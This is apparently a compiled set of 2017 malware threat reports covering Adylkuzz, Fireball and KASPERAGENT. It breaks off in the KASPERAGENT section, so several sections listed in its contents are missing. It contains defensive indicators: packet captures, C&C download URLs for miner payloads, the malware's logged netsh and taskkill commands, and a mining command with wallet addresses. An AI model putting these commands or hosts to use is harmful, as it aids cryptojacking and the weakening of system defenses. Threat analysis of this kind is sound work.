

# 2017 Malware Influence

- *Adylkuzz Cryptocurrency Mining Malware Spreading for Weeks Via EternalBlue DoublePulsar*

*Introduction*

*The Discovery*

- *FIREBALL – The Chinese Malware of 250 Million Computers Infected*

*Key Findings:*

- *KASPERAGENT Malware*

*Introduction*

*Identifying another KASPERAGENT campaign*

*The Decoy Files*

*Infrastructure*

*Targeting Focus*

- *Malware Packers Use Tricks to Avoid Analysis, Detection*

*Types of packers*

- *PowerPoint File Downloads Malware*
- *Operation Bachosens*

*Introduction*

*Following the malware*

*Covert channels*

*Determining attacker motivation*

*Attacker infrastructure and IOC ties*

- *QakBot Banking Trojan*

*Introduction*

*QakBot's Dropper Run*

*Persistence Mechanisms*

*Guessing User Credentials Until Lockout*

*Enter Banking Trojan Mode*

*Information Stealing Modules*

*QakBot's Targets*

*Global Perspective*

*Mitigating QakBot Infections*

- *After WannaCry, UIWIX Ransomware and Monero-Mining Malware*

- *How Attackers are Using LNK Files to Download Malware*

*Recent LNK-PowerShell and ChChes attacks*

*New LNK-PowerShell attacks*

*Hidden LNK commands*

*Recommendations and best practices*

- *Xavier*

*The Evolution of Xavier*

*Technical Analysis of Xavier*

# Adylkuzz Cryptocurrency Mining Malware Spreading for Weeks Via EternalBlue DoublePulsar

## Introduction

May 12, attackers spread a massive ransomware attack worldwide using the EternalBlue exploit to rapidly propagate the malware over corporate LANs and wireless networks. EternalBlue, originally exposed on April 14 as part of the Shadow Brokers dump of NSA hacking tools, leverages a vulnerability (MS17-010) in Microsoft Server Message Block (SMB) on TCP port 445 to discover vulnerable computers on a network and laterally spread malicious payloads of the attacker's choice. This particular attack also appeared to use an NSA backdoor called DoublePulsar to actually install the ransomware known as WannaCry.

Discovered another very large-scale attack using both EternalBlue and DoublePulsar to install the cryptocurrency miner Adylkuzz. Initial statistics suggest that this attack may be larger in scale than WannaCry: because this attack shuts down SMB networking to prevent further infections with other malware (including the WannaCry worm) via that same vulnerability, it may have in fact limited the spread of last month's WannaCry infection.

Symptoms of this attack include loss of access to shared Windows resources and degradation of PC and server performance. Several large organizations reported network issues this morning that were originally attributed to the WannaCry campaign. However, because of the lack of ransom notices, we now believe that these problems might be associated with Adylkuzz activity. However, it should be noted that the Adylkuzz campaign significantly predates the WannaCry attack, beginning at least on May 2 and possibly as early as April 24. This attack is ongoing and, while less flashy than WannaCry, is nonetheless quite large and potentially quite disruptive.

## The Discovery

In the course of researching the WannaCry campaign, exposed a lab machine vulnerable to the EternalBlue attack. While expected to see WannaCry, the lab machine was actually infected with an unexpected and less noisy guest: the cryptocurrency miner Adylkuzz. Repeated the operation several times with the same result: within 20 minutes of exposing a vulnerable machine to the open web, it was enrolled in an Adylkuzz mining botnet.

No.	Time	Source	Destination	Protocol	Length	Host	Info
876	439.689760	45.77.57.194	192.168.42.42	TCP	1514		[TCP Out-Of-Order] 54342 → 445 [ACK] Seq=17166 Ack=560 Win=130816 Len=1460
877	439.689764	45.77.57.194	192.168.42.42	TCP	1514		[TCP Out-Of-Order] 54342 → 445 [ACK] Seq=18626 Ack=560 Win=130816 Len=1460
878	439.689799	192.168.42.42	45.77.57.194	TCP	66		445 → 54342 [ACK] Seq=560 Ack=18626 Win=65536 Len=0 SLE=20086 SRE=21344
879	439.689845	192.168.42.42	45.77.57.194	TCP	54		445 → 54342 [ACK] Seq=560 Ack=21344 Win=65536 Len=0
880	439.689900	192.168.42.42	45.77.57.194	SMB	93		Trans2 Response(unknown), Error: STATUS_NOT_IMPLEMENTED
881	439.714490	45.77.57.194	192.168.42.42	TCP	1514		[TCP segment of a reassembled PDU]
882	439.714494	45.77.57.194	192.168.42.42	SMB	1236		Trans2 Request, SESSION_SETUP
883	439.714554	192.168.42.42	45.77.57.194	TCP	54		445 → 54342 [ACK] Seq=599 Ack=23986 Win=65536 Len=0
884	439.760863	192.168.42.42	45.77.57.194	SMB	93		Trans2 Response(unknown), Error: STATUS_NOT_IMPLEMENTED
885	440.047313	45.77.57.194	192.168.42.42	TCP	60		54342 → 445 [ACK] Seq=23986 Ack=638 Win=130560 Len=0
886	440.151045	192.168.42.42	104.238.150.145	TCP	66		59627 → 443 [ACK] Seq=59627 Ack=59628 Win=65536 Len=0
887	440.151118	192.168.42.42	104.238.150.145	TCP	66		59628 → 443 [ACK] Seq=59628 Ack=59629 Win=65536 Len=0
888	440.394546	104.238.150.145	192.168.42.42	TCP	66		443 → 59627 [ACK] Seq=59627 Ack=59628 Win=65536 Len=0
889	440.394638	192.168.42.42	104.238.150.145	TCP	54		59627 → 443 [ACK] Seq=59627 Ack=59628 Win=65536 Len=0
890	440.439427	104.238.150.145	192.168.42.42	TCP	66		443 → 59627 [ACK] Seq=59627 Ack=59628 Win=65536 Len=0
891	440.439521	192.168.42.42	104.238.150.145	TCP	54		59628 → 443 [ACK] Seq=59628 Ack=59629 Win=65536 Len=0
892	440.639346	104.238.150.145	192.168.42.42	TCP	1514		[TCP segment of a reassembled PDU]
893	440.639449	104.238.150.145	192.168.42.42	SSLV2	1514		Encrypted
894	440.639468	192.168.42.42	104.238.150.145	TCP	54		59627 → 443 [ACK] Seq=59627 Ack=59628 Win=65536 Len=0
895	440.692196	104.238.150.145	192.168.42.42	TCP	1514		[TCP segment of a reassembled PDU]
896	440.692279	104.238.150.145	192.168.42.42	SSLV2	1514		Encrypted
897	440.692296	192.168.42.42	104.238.150.145	TCP	54		59628 → 443 [ACK] Seq=59628 Ack=59629 Win=65536 Len=0
898	440.895731	104.238.150.145	192.168.42.42	SSLV2	1514		[TCP Private] Encrypted
899	440.895736	104.238.150.145	192.168.42.42	TCP	1514		[TCP Out-Of-Order] 59627 → 443 [ACK] Seq=59627 Ack=59628 Win=65536 Len=0
900	440.895741	104.238.150.145	192.168.42.42	TCP	1514		[TCP Out-Of-Order] 59628 → 443 [ACK] Seq=59628 Ack=59629 Win=65536 Len=0
901	440.895747	104.238.150.145	192.168.42.42	TCP	1514		[TCP Out-Of-Order] 59629 → 443 [ACK] Seq=59629 Ack=59630 Win=65536 Len=0
902	440.911343	192.168.42.42	104.238.150.145	TCP	66		[TCP Out-Of-Order] 443 → 59627 [ACK] Seq=59627 Ack=59628 Win=65536 Len=0

EternalBlue/DoublePulsar attack from one of several identified hosts, then Adylkuzz being download from another host - A hash of a pcap of this capture is available in the IOCs table.

The attack is launched from several virtual private servers which are massively scanning the Internet on TCP port 445 for potential targets.

Upon successful exploitation via EternalBlue, machines are infected with DoublePulsar. The DoublePulsar backdoor then downloads and runs Adylkuzz from another host. Once running, Adylkuzz will first stop any potential instances of itself already running and block SMB communication to avoid further infection. It then determines the public IP address of the victim and download the mining instructions, cryptominer, and cleanup tools.

It appears that at any given time there are multiple Adylkuzz command and control (C&C) servers hosting the cryptominer binaries and mining instructions.

#	R...	Protocol	Requ...	Host	URL	Body	Content-Type
2	200	HTTP	GET	08.super5566.com	/install/start	5	text/html; charset=utf-8
3	200	HTTP	GET	icanhazip.com	/	14	text/plain; charset=UTF-8
4	200	HTTP	GET	08.super5566.com	/mine.txt	158	text/plain
5	200	HTTP	GET	08.super5566.com	/86.exe	933 376	application/octet-stream
6	200	HTTP	GET	08.super5566.com	/install/106:0%20-%3e%201	5	text/html; charset=utf-8
7	200	HTTP	GET	08.super5566.com	/report?hasWinIP=...&cpu1.0&os=Windows%207&arch=x86&cpufreq=2%...&cpunum=2&mem=2&id=...	30	text/html; charset=utf-8
8	200	HTTP	GET	a1.super5566.com	/07.lua	1 059	application/octet-stream
9	200	HTTP	GET	08.super5566.com	/mine.txt	158	text/plain
10	200	HTTP	GET	aa1.super5566.com	/445.exe	263 037	application/octet-stream

Post-infection traffic associated with the attack.

Adylkuzz is being used to mine Monero cryptocurrency. Similar to Bitcoin but with enhanced anonymity capabilities, Monero recently saw a surge in activity after it was adopted by the AlphaBay darknet market, described by law enforcement authorities as “a major underground website known to sell drugs, stolen credit cards and counterfeit items.” Like other cryptocurrencies, Monero increases market capitalization through the process of mining. This process is computationally intensive but rewards miners with funds in the mined currency, currently 7.58 Moneros or roughly \$205 at current exchange rates.

**Adylkuzz blocking SMB**

```


netsh.exe 3330 netsh ipsec static add filteraction name=block action=block
cmd.exe 3620 /c netsh ipsec static add filteraction name=block action=block
netsh.exe 3676 netsh ipsec static add filteraction name=block action=block
cmd.exe 3740 /c netsh ipsec static add filter filterlist=block any srcmask=32 srcport=0 dstaddr=me dstport=445 protocol=tcp description=445
netsh.exe 3796 netsh ipsec static add filter filterlist=block any srcmask=32 srcport=0 dstaddr=me dstport=445 protocol=tcp description=445
cmd.exe 3860 /c netsh ipsec static add rule name=block policy=netbc filterlist=block filteraction=block
netsh.exe 3916 netsh ipsec static add rule name=block policy=netbc filterlist=block filteraction=block
cmd.exe 3980 /c netsh ipsec static set policy name=netbc assign=y
netsh.exe 4036 netsh ipsec static set policy name=netbc assign=y
cmd.exe 2556 /c taskkill /f /im msieiev.exe
taskkill.exe 2656 taskkill /f /im msieiev.exe
cmd.exe 2748 /c netsh advfirewall firewall delete rule name="Chrome"
netsh.exe 3112 netsh advfirewall firewall delete rule name="Chrome"
cmd.exe 3476 /c netsh advfirewall firewall delete rule name="Windriver"
netsh.exe 3572 netsh advfirewall firewall delete rule name="Windriver"
cmd.exe 3712 /c netsh advfirewall firewall add rule name="Chrome" dir=in program="%PROGRAMFILES%\Google\Chrome\Application\chrome.txt" action=allow
netsh.exe 3768 netsh advfirewall firewall add rule name="Chrome" dir=in program="C:\Program Files\Google\Chrome\Application\chrome.txt" action=allow
cmd.exe 3780 /c netsh advfirewall firewall add rule name="Windriver" dir=in program="%PROGRAMFILES%\Hardware Driver Management\windriver.exe" action=allow
netsh.exe 3928 netsh advfirewall firewall add rule name="Windriver" dir=in program="C:\Program Files\Hardware Driver Management\windriver.exe" action=allow
services.exe 432
svchost.exe 548 -k DoomLaunch
WmiPrvSE.exe 2956 -secured -Embedding
svchost.exe 2808 -k netsvcs
wuauclt.exe 2420 --server
cmd.exe 1784 /c taskkill /f /im hdmanager.exe
taskkill.exe 2692 taskkill /f /im hdmanager.exe
cmd.exe 2804 /c taskkill /f /im hdmanager.exe
taskkill.exe 3056 taskkill /f /im hdmanager.exe
cmd.exe 2776 /c taskkill /f /im hdmanager.exe
taskkill.exe 3076 taskkill /f /im hdmanager.exe
cmd.exe 2796 /c taskkill /f /im hdmanager.exe
taskkill.exe 3264 taskkill /f /im hdmanager.exe
msieiev.exe 3612 -a cryptonight -o stratum+tcp://xmr.crypto-pool.fr:443 -u 49v1V2suGMS8JyPEU5FTJURTHQ9YmraW7Mf2btVCTxZuEB8EjjqQz3i8vECu7XCgvUfIWt
cmd.exe 3864 /c taskkill /f /im hdmanager.exe
  
```


**Monero mining command**


Adylkuzz mining Monero cryptocurrency, a process that can be more easily distributed across a botnet like that created here than in the case of Bitcoin, which now generally requires dedicated, high-performance machines.


## Your Stats & Payment History

49v1V2suGMS8JyPEU5FTtJRTHQ9YmraW7Mf2btVCTxZuEB8EjjqQz3i8vECu7XCgvUfiW6NtSRewnHF5MNA3LbQTBQV3v9i

 Address: 49v1V2suGMS8JyPEU5FTtJRTHQ9YmraW7Mf2btVCTxZuEB8EjjqQz3i8vECu7XCgvUfiW6NtSRewnHF5MNA3LbQTBQV3v9i


 Pending Balance: **7.325812681519 XMR**


 Personal Threshold(Editable):  **5.000 XMR**

 Payout minimal interval(Editable):  **24 hours**

 Total Paid: **806.821000000000 XMR**

 Last Share Submitted: **34 minutes ago**

 Hash Rate: **454.57 KH/sec**


 Estimation for 24H: **41.2112711578937 XMR**

 Total Hashes Submitted: **908965602000**

One of several Monero addresses associated with income from Adylkuzz mining.

Looking at the mining payments per day associated with a single Adylkuzz address, can see the increased payment activity beginning on April 24 when this attack began. Believe that the sudden drop that occurred on May 11 indicates when the actors switched to a new mining user address. By regularly switching addresses, believe that the actors are attempting to avoid having too many Moneros paid to a single address.





Daily payment activity associated with a single Adylkuzz mining address.

### Your Stats & Payment History

41e865C7LukiMhsZVdWQTy5AFEqBD1jdj9XpRJsLy9d8WxWfZz7YVZdo54gazL13ZBcXHU5w2XzZKKsDYK1fFkL9CKLj7

- Address: 41e865C7LukiMhsZVdWQTy5AFEqBD1jdj9XpRJsLy9d8WxWfZz7YVZdo54gazL13ZBcXHU5w2XzZKKsDYK1fFkL9CKLj7
- Pending Balance: **2.232169825605 XMR**
- Personal Threshold(Editable):  **5.000 XMR**
- Payout minimal interval(Editable):  **24 hours**
- Total Paid: **254.747100000000 XMR**
- Last Share Submitted: **less than a minute ago**
- Hash Rate: **194.06 KH/sec**
- Estimation for 24H: **17.359622506566065 XMR**
- Total Hashes Submitted: **295800516000**

A second Monero address associated with income from Adylkuzz mining.



## Your Stats & Payment History

43QQVin3CQ3cissW2ThASdjVnN7adDkqLcx1KRxauMnTRPuFqKAZZ2b2GgVtPfkCMc9emEZRmpcydeobe2GbvTu9dQbhq9

 Address: 43QQVin3CQ3cissW2ThASdjVnN7adDkqLcx1KRxauMnTRPuFqKAZZ2b2GgVtPfkCMc9emEZRmpcydeobe2GbvTu9dQbhq9


 Pending Balance: **19.940831473937 XMR**

 Personal Threshold(Editable):  **5.000 XMR**

 Payout minimal interval(Editable):  **24 hours**

 Total Paid: **509.837500000000 XMR**

 Last Share Submitted: **less than a minute ago**

 Hash Rate: **575.68 KH/sec**

 Estimation for 24H: **50.41679382374389 XMR**

 Total Hashes Submitted: **606939750000**

A third Monero address associated with income from Adylkuzz mining.

Currently identified over 20 hosts setup to scan and attack, and are aware of more than a dozen active Adylkuzz C&C servers. Also expect that there are many more Monero mining payment addresses and Adylkuzz C&C servers associated with this activity.


## FIREBALL – The Chinese Malware of 250 Million Computers Infected

Recently discovered a high volume Chinese threat operation which has infected over 250 million computers worldwide. The installed malware, Fireball, takes over target browsers and turns them into zombies. Fireball has two main functionalities: the ability of running any code on victim computers—downloading any file or malware, and hijacking and manipulating infected users' web-traffic to generate ad-revenue. Currently, Fireball installs plug-ins and additional configurations to boost its advertisements, but just as easily it can turn into a prominent distributor for any additional malware.

This operation is run by Rafotech, a large digital marketing agency based in Beijing. Rafotech uses Fireball to manipulate the victims' browsers and turn their default search engines and home-pages into fake search engines. This redirects the queries to either yahoo.com or Google.com. The fake search engines include tracking pixels used to collect the users' private information. Fireball has the ability to spy on victims, perform efficient malware dropping, and execute any malicious code in the infected machines, this creates a massive security flaw in targeted machines and networks.

### Key Findings:

- Uncovered a high volume Chinese threat operation which has infected over 250 million computers worldwide, and 20% of corporate networks.
- The malware, called Fireball, acts as a browser-hijacker but and can be turned into a full-functioning malware downloader. Fireball is capable of executing any code on the victim machines, resulting in a wide range of actions from stealing credentials to dropping additional malware.
- Fireball is spread mostly via bundling i.e. installed on victim machines alongside a wanted program, often without the user's consent.
- The operation is run by Chinese digital marketing agency.
- Top infected countries are India (10.1%) and Brazil (9.6%)




Fireball Infection Flow.

## 250 MILLIONS MACHINES AND 20% OF CORPORATE NETWORKS WORLDWIDE INFECTED

The scope of the malware distribution is alarming. According to our analysis, over 250 million computers worldwide have been infected: specifically, 25.3 million infections in India (10.1%), 24.1 million in Brazil (9.6%), 16.1 million in Mexico (6.4%), and 13.1 million in Indonesia (5.2%). The United States has witnessed 5.5 million infections (2.2%).

Based on Check Point's global sensors, 20% of all corporate networks are affected. Hit rates in the US (10.7%) and China (4.7%) are alarming; but Indonesia (60%), India (43%) and Brazil (38%) have much more dangerous hit rates.

Another indicator of the incredibly high infection rate is the popularity of Rafotech's fake search engines. According to Alexa's web traffic data, 14 of these fake search engines are among the top 10,000 websites, with some of them occasionally reaching the top 1,000.



Fireball Global Infection Rates (darker pink = more infections).

Ironically, although Rafotech doesn't admit it produces browser-hijackers and fake search engines, it does (proudly) declare itself a successful marketing agency, reaching 300 million users worldwide – coincidentally similar to our number of estimated infections.

### **A BACKDOOR TO EVERY INFECTED NETWORK**

Fireball and similar browser-hijackers are hybrid creatures, half seemingly legitimate software (see the GOING UNDER THE RADAR section), and half malware. Although Rafotech uses Fireball only for advertising and initiating traffic to its fake search engines, it can perform any action on the victims' machines. These actions can have serious consequences. How severe is it? Try to imagine a pesticide armed with a nuclear bomb. Yes, it can do the job, but it can also do much more.

These browser-hijackers are capable on the browser level. This means that they can drive victims to malicious sites, spy on them and conduct successful malware dropping.

From a technical perspective, Fireball displays great sophistication and quality evasion techniques, including anti-detection capabilities, multi-layer structure and a flexible C&C– it is not inferior to a typical malware.

Many threat actors would like to have a fraction of Rafotech's power, as Fireball provides a critical backdoor, which can be further exploited.

## GOING UNDER THE RADAR

Rafotech carefully walks along the edge of legitimacy, knowing that adware distribution is not considered a crime like malware distribution is. How is that? Many companies provide software or services for free, and make their profits by harvesting data or presenting advertisements. Once a client agrees to the installment of extra features or software to his/her computer, it is hard to claim malicious intent on behalf of the provider.

This gray zone led to the birth of a new kind of monetizing method – bundling. Bundling is when a wanted program installs another program alongside it, sometimes with a user's authorization and sometimes without. Rafotech uses bundling in high volume to spread Fireball.

The screenshot shows the MyMediaAds website interface. At the top is a navigation bar with the MyMediaAds logo, a search bar, and links for Sign In, Join, and Post New Ad. Below the navigation bar is a banner for PropellerAds with the text 'Media Buyers maximize your ROI with global advertising network' and a yellow button that says 'Drive traffic and get quality leads'. The main content area features a user profile for a 'BUYER'. The profile includes a sidebar with categories like Verticals (Software), Sources (Affiliation, Blogs/Forums, Co-registration, Database, Display, Incent, Lead Generation, Non-Incent, Pop Up/Under, Rating Sites, Search Engine, Social Media, Other), Basis (PPI), Platform (Desktop), and Geos (Australia, Brazil, France, Germany, India, Indonesia, Italy, Malaysia, Netherlands, Poland, Singapore, Spain). The main content area of the profile displays a post titled 'Looking to Buy LOTS of Desktop PPI Traffic/Installs!' with a description: 'Hi! We are looking to buy Desktop Traffic/Installs from Worldwide. We offer competitive payout on PPI, and we are looking for massive volume of installs! We are also looking for CPM traffic, pop-up, banners. Please contact me if you have the traffic we want! Skype: [redacted] Email: [redacted]@rafotech.com'. To the right of the post are social media sharing icons, a star icon, a 'REVIEWS(0)' button, a 'USER PROFILE' button, and a 'CONTACT USER' button.

Figure 4: Bundling in Action

Rafotech's distribution methods appear to be illegitimate and don't follow the criteria which would allow these actions to be considered naïve or legal. The malware and the fake search engines don't carry indicators connecting them to Rafotech, they cannot be uninstalled by an ordinary user, and they conceal their true nature.

So how do they carry digital certificates? One possibility is that issuers make their living from providing certificates, and small issuers with flexible ethics can enjoy the lack of clarity in the adware world's legality to approve software such as Rafotech's browser-hijackers.

## **THE INFECTION MODEL**

As with other types of malware, there are many ways for Fireball to spread. We suspect that two popular vectors are bundling the malware to other Rafotech products – Deal Wifi and Mustang Browser – as well as bundling via other freeware distributors: products such as “Soso Desktop”, “FVP Imageviewer” and others.

It's important to remember that when a user installs freeware, additional malware isn't necessarily dropped at the same time. If you download a suspicious freeware and nothing happens on the spot, it doesn't necessarily mean that something isn't happening behind the scenes.

Furthermore, it is likely that Rafotech is using additional distribution methods, such as spreading freeware under fake names, spam, or even buying installs from threat actors.

As with everything in the internet, remember that there are no free lunches. When you download freeware, or use cost-free services (streaming and downloads, for example), the service provider is making profit somehow. If it's not from you or from advertisements, it will come from somewhere else.



# KASPERAGENT Malware

## Introduction

KASPERAGENT is Microsoft Windows malware used in efforts targeting users in the United States, Israel, Palestinian Territories, and Egypt since July 2015. The malware was discovered by Palo Alto Networks Unit 42 and ClearSky Cyber Security, and publicized in April 2017 in the Targeted Attacks in the Middle East Using KASPERAGENT and MICROPSIA blog. It is called KASPERAGENT based on PDB strings identified in the malware such as "c:\Users\USA\Documents\Visual Studio 2008\Projects\New folder (2)\kasper\Release\kasper.pdb."

The threat actors used shortened URLs in spear phishing messages and fake news websites to direct targets to download KASPERAGENT. Upon execution, KASPERAGENT drops the payload and a decoy document that displays Arabic names and ID numbers. The malware establishes persistence and sends HTTP requests to the command and control domain "mailsinfo[.]net". Of note, the callbacks were to PHP scripts that included /dad5/ in the URLs. Most samples of the malware reportedly function as a basic reconnaissance tool and downloader. However, some of the recently identified files display "extended-capability" including the functionality to steal passwords, take screenshots, log keystrokes, and steal files. These "extended-capability" samples called out to an additional command and control domain, "stikerscloud[.]com". Additionally, early variants of KASPERAGENT used "Chrome" as the user agent, while more recent samples use "OPAERA" - a possible misspelling of the "Opera" - browser.

## Identifying another KASPERAGENT campaign

The first malicious sample we identified (6843AE9EAC03F69DF301D024BFDEFC88) had the file name "testproj.exe" and was identified within an archive file (4FE7561F63A71CA73C26CB95B28EAAE8) with the name "ءاهقف لايث غأل ةلم الك لاي صافتل.r24". This translates to "The Complete Details of Fuqaha's Assassination", a reference to Hamas military leader Mazen Fuqaha who was assassinated on March 24, 2017.

Detonated the file in VxStream's automated malware analysis capability and found testproj.exe dropped a benign Microsoft Word document that pulls a jpg file from "treestower[.]com". "Malwr.com" observed this site in association with another sample that called out to "mailsinfo[.]net" - a host identified in the Targeted Attacks in the Middle East Using KASPERAGENT and MICROPSIA blog.

The jpg pulled from "treestower[.]com" displays a graphic picture of a dead man, which also appeared on a Palestinian news website discussing the death of Hamas military leader Mazen Fuqaha. A separate malicious executable - 2DE25306A58D8A5B6CBE8D5E2FC5F3C5 (vlc.exe) - runs when the photograph is displayed, using the YouTube icon and calling out to several URLs on "windowsnewupdates[.]com". This host was registered in late March and appears to be unique to this campaign.



Which captures the import table of a given file. Shared import hashes across multiple files would likely identify files that are part of the same malware family. We found nine additional samples sharing the imphash values for the two executables, C66F88D2D76D79210D568D7AD7896B45 and DCF3AA484253068D8833C7C5B019B07.

Analysis of those files uncovered two more imphashes, 0B4E44256788783634A2B1DADF4F9784 and E44F0BD2ADFB9CBCABCAD314D27ACCFC, for a total of 20 malicious files. These additional samples behaved similarly to the initial files; testproj.exe dropped benign decoy files and started malicious executables. The malicious executables all called out to the same URLs on “windowsnewupdates[.]com”.

These malware samples leverage the user agent string “OPAERA,” the same one identified in the Targeted Attacks in the Middle East Using KASPERAGENT and MICROPSIA blog. Although the command and control domain was different from those in the report, the POST and GET requests were similar and included /dad5/ in the URL string. In addition, the malware samples included the kasper PDB string reported by Unit 42, prompting us to conclude that we were likely looking at new variants of KASPERAGENT.

## The Decoy Files

Several of the decoy files appeared to be official documents associated with the Palestinian Authority - the body that governs the Palestinian Territories in the Middle East. We do not know whether the files are legitimate Palestinian Authority documents, but they are designed to look official. Additionally, most of the decoy files are publicly available on news websites or social media.

The first document - dated April 10, 2017 - is marked "Very Secret" and addressed to Yahya Al-Sinwar, who Hamas elected as its leader in Gaza in February 2017. Like the photo displayed in the first decoy file we found, this document references the death of Mazen Fuqaha. The Arabic-language text and English translation of the document are available in ThreatConnect [here](#). A screenshot of the file is depicted below.

سری جداً ..

الموضوع / بشأن لجنة التحقيق في قضية اغتيال الشهيد القائد مازن فقها

